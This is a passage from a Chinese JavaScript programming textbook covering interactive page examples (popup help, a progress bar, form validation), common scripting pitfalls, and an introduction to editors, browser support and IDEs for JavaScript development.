       <TD bgcolor="#CCCCCC" align="center" style="cursor:move">title2</TD>
</TR>
<TR>
       <TD align="center" height="60">content</TD>
</TR>
```

```
</TABLE>
</BODY>
</HTML>
```

例 2.8　自定义网页布局，如图 2.4 所示：




图 2.4　Google 上的托拽式自定义网页布局

2.3　使用 JavaScript 来与用户交互

JavaScript 最大的魅力就在于能够与用户进行实实在在地交互，在这方面，开发和设计人员的天才构思得到发挥，一个设计充分的优秀的 Web 系统有着令人赞叹的 UI 交互模式和易用性，而它们的具体实现，都需要并且依赖着 JavaScript 强大的语言能力。

2.3.1　创建一个弹出式帮助和进度条

JavaScript 一大好处是可以动态地提供用户有用的信息。尽管 Web 交互方式千变万化，但是优秀系统的一个共同点是能够根据用户不同的操作提供准确的辅助信息，而这一点正是 JavaScript 所擅长的。

例 2.9　弹出式帮助，如图 2.5 所示：




图 2.5　弹出式帮助说明

```
<html>
<head>
    <title>Example 2.9 弹出式帮助</title>
<!--
/*********************************************************************************************
***                                                                                        ***
***  作者：wingfancy                                                                       ***
***  邮箱：wingfancy@webtsp.net                                                            ***
***  网址：http://www.5meng.com   ☆{吾梦→网络编程技术站}☆                                  ***
***  OICQ：54810177 （欢迎共同探讨网络编程技术）                                           ***
***                                                                                        ***
***  代码说明：弹出式帮助（for IE Only）。                                                 ***
***                                                                                        ***
*********************************************************************************************/
-->

<OBJECT
id=pophelp
type="application/x-oleobject"
classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
```

```
>
<PARAM name="Command" value="HH Version">
</OBJECT>
<!-上面通过 OBJECT 标记调用了一个微软提供的控件-->
<script language=javascript>
popstyle= "Verdana,10,,";//弹出式帮助字体设定

function showPophelp(helpstr,w,h,Foreground,Background){
    if (body.style.cursor=='help')  //如果当前鼠标是“?”形状
        pophelp.TextPopup(helpstr,popstyle,w,h,Foreground,Background);//显示帮助文本信息
}

//在现实完帮助信息后页面上任何一个位置点击鼠标时处理 resetCursor
document.onclick=resetCursor;
function resetCursor(){
    if (!(event.srcElement.innerText=="?"))
        body.style.cursor='default';    //恢复鼠标样式为默认
}
</script>
</head>

<body id=body style="cursor:default;">

<span onclick="javascript:body.style.cursor='help';" style="cursor:help;"><big><b>?
</b></big></span>（说明：先点击前面"？"符号，当鼠标样式变为"求助"时，点击下面文字。）<br>

<br>
         <span onclick="showPophelp('这
是弹出式帮助',20,20,0,255)">弹出式帮助</span><br><br>

         <span onclick="showPophelp('我
是 wingfancy，欢迎大家一起讨论网络编程技术。',20,120,0,0)">wingfancy</span><br><br>

         <span
onclick="showPophelp('wingfancy@webtsp.net',20,20,0,0)">电子信箱</span><br><br>

         <span
onclick="showPophelp('http://www.5meng.com',20,20,0,0)">网址</span><br><br>
</body>
</html>
```

例 2.10 进度条，如图 2.6 所示：




图 2.6　网页进度条

```
<HTML>
<HEAD>
<TITLE>Example 2.10 Process bar</TITLE>
<script language="Javascript">
function exec(){
    ProgressBar1.value += 1;     //让进度条的值加 1
    if(ProgressBar1.value>=ProgressBar1.Max)
        clearInterval(intv);     //最大进度后清除计数器
};
var intv = setInterval("exec();", 1);     //利用计数器每隔 1ms 执行 exec();
</script>
</HEAD>
<BODY onload="exec">

<!--同上个例子一样，这里利用了微软提供的 ActiveX 接口，嵌入一个 COM 对象到页面中并且由 JavaScript
来操纵，本书的后续章节并不打算介绍这种应用，但是，这种应用也是 JavaScript 的一种用法-->
<OBJECT ID="ProgressBar1" WIDTH=200  HEIGHT=16
 CLASSID="CLSID:35053A22-8589-11D1-B16A-00C0F0283628">
   <PARAM NAME="_ExtentX" VALUE="10345">
   <PARAM NAME="_ExtentY" VALUE="423">
   <PARAM NAME="_Version" VALUE="393216">
   <PARAM NAME="Appearance" VALUE="0">
   <PARAM NAME="Max" VALUE="100">
```

```
    <PARAM NAME="Scrolling" VALUE="1">
</OBJECT>
</BODY>
</HTML>
```

2.3.2 填错了哦

尽管安全性有待斟酌，但是 JavaScript 确实能够很方便地提供表单和其他页面输入数据的合法性校验。这些提供在客户端的校验比服务器端更为及时，也更加灵活。

信息系统在服务器端校验数据面临一个很大的问题，那就是校验实时性和网络的开销。例如，在 Web 信息系统中如果服务器端校验出提交的单据数据不合法，依据传统的实现方式服务器需要在提供校验结果的同时把这张不合格的单据数据发回客户。而有的时候业务单据本身的信息量是比较大的，这么一来一回的数据交互就显得非常不经济。而 JavaScript 的存在避免了这种冗余的数据交互。


JavaScript 校验数据合法性是目前 JavaScript 在信息系统中被使用最频繁的一个功能。

例 2.11 JavaScript 校验表单数据的合法性，如图 2.7 所示：




图 2.7 很棒的表单校验程序

本例代码较长，为节省篇幅故没有放到书中，读者可到光盘中查看本例的完整源代码。

2.4 绕开脚本陷阱

通过前面的两节，相信大家对于 JavaScript 的应用有了更深刻的印象，不过，在这一节里，我依然要告诉大家，现实并不总是十全十美的，在实际应用中，脚本本身能力的缺陷会带来一些意想不到的困难，有些甚至是能够让人陷入泥潭的陷阱，如何绕开这些，是需要耐心、知识和技巧的。

2.4.1　现实并不总是完美的

JavaScript 作为嵌入式语言，本身有着各种各样的缺陷，即使从语言本身来说，JavaScript 目前的任何一个实现版本也都不是完美无瑕的。

> 随着研究和应用 JavaScript 的深入，越来越多的难题将会摆到你的面前。在 JavaScript 领域，没有绝对的高手，即使是有多年经验的老手，也会在一些突然出现的问题面前忽然地束手无策，那种无助感和挫败感，不经过亲身经历是很难理解的。

例 2.12　JavaScript 本身的缺陷？

```
JavaScript :alert(45.6 * 13) ;
```

运行结果如图 2.8 所示：




图 2.8　JavaScript 的浮点数精度问题

2.4.2　不能完全相信你所见到的

不得不说，版本兼容性问题是应用 JavaScript 面临的最大难题。有的时候也真的是很无奈，为了让一个小小的功能在大多数浏览器上运行效果良好，不得不写大量的兼容性代码，这些额外代码本身甚至会比功能本身还要复杂。

> 有的时候真希望这个世界上不要有这么多所谓的“主流”浏览器，为了迁就它们，常常要付出太多的东西，甚至让整个团队陷入泥潭。而这时候，一个富有经验的资深开发人员或者项目经理，则必须要掌握一种能力，这种特殊能力的名称是“取舍”。
>
> 关于版本兼容性的问题在本书的第 19 章会有更加详细的讨论。

如果你对 JavaScript 的细节了如指掌，那么你所需要做的还只不过是多写很多的代码，但是，如果你在任何概念上存在一知半解或者一丝茫然，那么你可能面临一个更加棘手的困境——你所写的代码在你的面前看似正常——但那或许仅仅是在特定系统特定浏览器环境下的一个特例而已，你永远也不能肯定你的代码在任何情况下都能正常运行，而这一点对于某些系统来说往往是比较致命的隐患。

> 一个经验的解决方式是坚持原则，而这个原则通常是指业界标准，即当你没有办法为每一个特例编写完美的解决方案时，坚持业界公认的应用模式通常是最明智的选择。取标准而舍弃非标准，不需要十全十美，学会在效率和效果之间寻求平衡，牢记简洁才是最完美。

例 2.13　JavaScript 的版本兼容性问题

```
JavaScript:alert(document.all[0].outerHTML)
//上面这段代码在 IE 中运行没问题，但在 Mozilla 的浏览器中无效
```

2.5　总结

本章概括介绍了浏览器中的 JavaScript，通过各种特效的例子展示了 JavaScript 在浏览器上能够完成什么，它能够为 Web 应用带来什么。毫无疑问，更好的交互、各种激动人心的特效和辅助性质的数据校验，是 JavaScript 在浏览器上扮演的主要角色，它能够为用户提供更加“完美”的 Web 交互能力。

JavaScript 也有不足之处，在某些情况下，它并不总是能够如你所预期的那样工作，各种各样奇怪的缺陷和头疼的兼容性问题将可能会困扰着你。不过，从深层次来看，这并不是脚本语言本身所造成的。JavaScript 所依赖的环境或多或少地影响着它。

第 3 章　开发环境和调试方法

工欲善其事，必先利其器，这一章主要介绍 JavaScript 的开发工具和调试方法。

3.1　我能用什么来编写脚本——适合编写 JavaScript 的文本编辑器

浏览器上的 JavaScript 是一种实时解析的脚本语言，也就是说它是以文本的形式被嵌入在浏览器内核中的脚本解释器解释执行的，这意味着你可以在任何支持 Unicode 文本格式的编辑器上编写你的脚本代码，并且让他们正确地被解析执行。

理论上说，JavaScript 脚本可以用任何兼容 Unicode 的文本编辑器来编写，但是要提高开发效率和保证代码质量，选择一款好的支持 JavaScript 的文本编辑器也是很有帮助的。

虽然一些程序员喜欢用普通的记事本来编写脚本，不过一般来说，用来编写 JavaScript 的文本编辑器至少应该能够正确地识别出 JavaScript 脚本格式，识别关键字，辅助分析它的词法和语法，匹配逻辑结构，以便于在编辑阶段提前发现一些程序结构上的缺陷。

我要求团队成员采用支持 JavaScript 的编辑器来写代码。一些 Java 程序员喜欢上了一个 Adobe 公司推出的 Eclipse 的 JavaScript 插件，而界面设计师和更多的系统工程师则更倾向于使用更加简单的 EditPlus。

JSEclispe 界面如图 3.1 所示：




图 3.1　JSEclispe 插件

EditorPlus 界面如图 3.2 所示：




图 3.2　EditPlus for JavaScript

另外一些更为专业的 JavaScript 开发工具不仅仅提供了语言本身识别的功能，还提供了一些辅助性的测试和调试工具。

Microsoft 公司提供的集成开发环境（IDE）是 JavaScript 开发和调试的利器，用它们（包括 Visual InterDev 和 Visual Studio 等）不仅能够很方便地编写 JavaScript 脚本，还能很方便地调试浏览器进程。

- 在本章稍后的小节里我们会较详细地讨论用 Microsoft 公司的 IDE 开发和调试 JavaScript 的话题。

Microsoft 的 IDE 能够自动对 IE 浏览器的进程进行调试。要开启自动调试功能，须要将 IE 浏览器的脚本调试功能开启，如图 3.3 所示：

关于脚本调试的详细内容，在 3.4 节会有更加详细的介绍。




图 3.3　开启 IE 的脚本调试功能

其他一些表现不俗的 JavaScript 专业编辑器如 1st JavaScript Editor Pro ，JS Builder 等都提供了一些不错的特性，是开发 JavaScript 很好的选择。

1st JavaScript Editor Pro 的界面如图 3.4 所示：




图 3.4　1st JavaScript Editor Pro

3.2 来自浏览器的支持

在第一章我们已经知道了，JavaScript 有着众多的版本和特性，不同的浏览器对 JavaScript 的支持不同，有些甚至存在着较大的差异。

3.2.1 主流浏览器

IE 6.0 浏览器支持 JScript 5.6，该版本基本上符合 ECMA v3 标准。

IE 6.0 支持一级 DOM 事件模型和 Internet Explorer 增强事件模型，部分支持 W3C 的二级 DOM 事件模型。

- 关于事件模型，在本书的第 13 章会有更为详细的介绍。

IE 7.0 浏览器支持 JScript 5.7，该版本在 JScript 5.6 基础上有所增强，但与 ECMA v3 标准仍然基本一致。

在数据交互方面，JScript 5+支持 MSXML 4.0 组件，在外部接口方面，JScript 5+完全兼容 COM+/DCOM 标准。

兼容 COM+/DCOM 标准的一大好处是在 IE 中可以通过 JavaScript 直接调用 COM/ActiveX 组件，这极大地增强了 Web 应用的交互能力，当然负面的影响是带来一些安全隐患。JScript 5+支持的 MSXML 组件从严格上来讲也是一个 COM 组件，它实现了包括了 W3C 标准 XMLHTTP 接口在内的一系列 XML 应用接口。

> 前面也提到过，XMLHTTP 接口是 JavaScript 数据交互的重要接口，在本书的第 17 章会有详细的讨论。需要注意的是，Microsoft 虽然实现了 W3C 的 XMLHTTP 接口，但是在一些方法的定义上同时支持 Pascal 和 camel 两种命名规范，即方法名的首字母可以是大写也可以是小写，例如 setRequestHeader 和 SetRequestHeader 是同一个函数的不同别名，但是在其他浏览器的实现版本中，可能只支持 camel 的命名规范（该规范为 W3C 所推荐）。所以在你的 JavaScript 代码中命名和调用对象方法时，请尽量使用 camel 命名规范。

Mozilla Firefox 1.2+浏览器支持 JavaScript 1.5，该版本也是一个 ECMA v3 标准的实现。

JavaScript 1.5 支持一级 DOM 事件模型和 W3C 的二级事件模型，并且在事件传播方式上和 JScript 5+有细微的区别。

在数据交互方面，JavaScript 1.5 同样实现了 W3C 的 XMLHTTP 接口，除了命名规范和部分函数参数的缺省校验之外，JavaScript 1.5 实现的 XMLHTTP 接口和 MSXML 实现的基本一致。

在浏览器方面，Netscape 的表现和 Mozilla 系列对应版本几乎一致，因为他们事实上是出自于同一个内核。

> Mozilla 和 Netscape 渊源极深，前者似乎可以肯定是（至少曾经是）从属于后者的一个开源组织。正因为两个组织的关系极其暧昧，基本上可以把 Netscape 和 Mozilla 的浏览器当作同一类型的浏览器。

Opera 7+浏览器基本上实现了同 ECMA v3 对应的 JavaScript 版本。

在事件模型方面，Opera 7+JavaScript 支持一级 DOM 事件模型的同时支持 Internet Explorer 增强事件模型以及 W3C 的二级 DOM 事件模型。

在数据交互方面，Opera 7+支持 W3C 的 XMLHTTP 接口，同 Mozilla 浏览器基本一致。

在性能表现方面 Opera 浏览器颇有两手，同样的 JavaScript 程序，通常在 Opera 7+上的执行速度要比在前两个浏览器上更快。

3.2.2　非主流浏览器

一些基于 IE 内核开发的浏览器通常和 Internet Explorer 对应的版本对 JavaScript 的支持基本一致，需要注意的是它们对于 ActiveX（COM+/DCOM）以及 htc 等特殊应用的支持可能会和相应版本的 IE 有所差异。

另外一些非主流浏览器可能实现了完全不同的 JavaScript 版本，这些版本或多或少地同 ECMA 的标准有所差异，所以对这些浏览器要慎重对待。不过，除非某些特定的应用需要关注指定的非主流浏览器之外，我们在开发 JavaScript 应用的时候通常不必要考虑众多的非主流。当然，一般情况下，充分考虑三大主流浏览器的支持是比较合理的做法。

> 只要我们的 Web 应用充分支持 W3C 和 ECMA 的标准，通常可以保证在主流的浏览器上得到较好的支持，至于那些为数众多的非主流，我认为应该是他们去符合标准，而不是让开发人员去迁就它们形形色色的所谓“非标准”。

3.3　集成开发环境

集成开发环境是一种强大的系统开发工具，一款好的集成开发环境能够提升开发者的工作效率，更好地发挥语言本身的能力。

3.3.1　什么是集成开发环境

集成开发环境，英文全称是 Integrated Development Environment，简称 IDE，通常是指将开发调试和测试乃至发布过程中的一系列工具结合起来，形成一套完整的工具集。简单来说就是把软件制作所用的各种工具都集成在一起，比如设计和建模工具、用户控件、动态链接库、类库、调试器以及打包发布程序等等集成在一起，使得开发变得更简单。

许多主流语言都有相应的 IDE 支持，例如 C++有 Microsoft Visual C++，Java 有 Borland JBuilder，Eclipse 和 My Eclipse 等等。同样的，JavaScript 也有相应的 IDE 可以选择。

3.3.2　我需要集成开发环境吗

通常，作为解释型语言的 JavaScript，如果用作实现页面修饰的简单脚本，IDE 不是必须的。然而作为信息系统前端控制的主要语言，当平均每个 Web 页面上有上百甚至千行 JavaScript 代码时，引入一个较好的 IDE 则是非常明智的选择。

一般的 IDE 都具有资源管理的功能，用它们将你的页面和 JavaScript 代码管理起来可以避免混乱，提升开发效率。

3.3.3 适合 JavaScript 的集成开发环境

专业的 JavaScript IDE 首推 Netscape Visual JavaScript，可惜它基本上只适用于 Netscape。其次是 Microsoft 的 Visual InterDev，可惜它基本上只适用于 Internet Explorer。不过由于 JavaScript 并不是可以独当一面的应用编程语言，它通常要和服务端程序配合使用，因此提供 JavaScript 支持的 IDE 或许是更好的选择。

前面提到过的，安装 JavaScript 插件的 Eclipse 是编写 J2EE Web 应用系统的强力工具，而 Visual Studio.NET 则是基于 ASP.NET 应用对 JavaScript 提供充分的支持。另外，PHP 阵营的 Zend IDE 据说也提供了对 JavaScript 的支持，因为不管服务器端的语言和框架如何选择，客户端的 JavaScript 都是 Web 应用必不可少的元素。

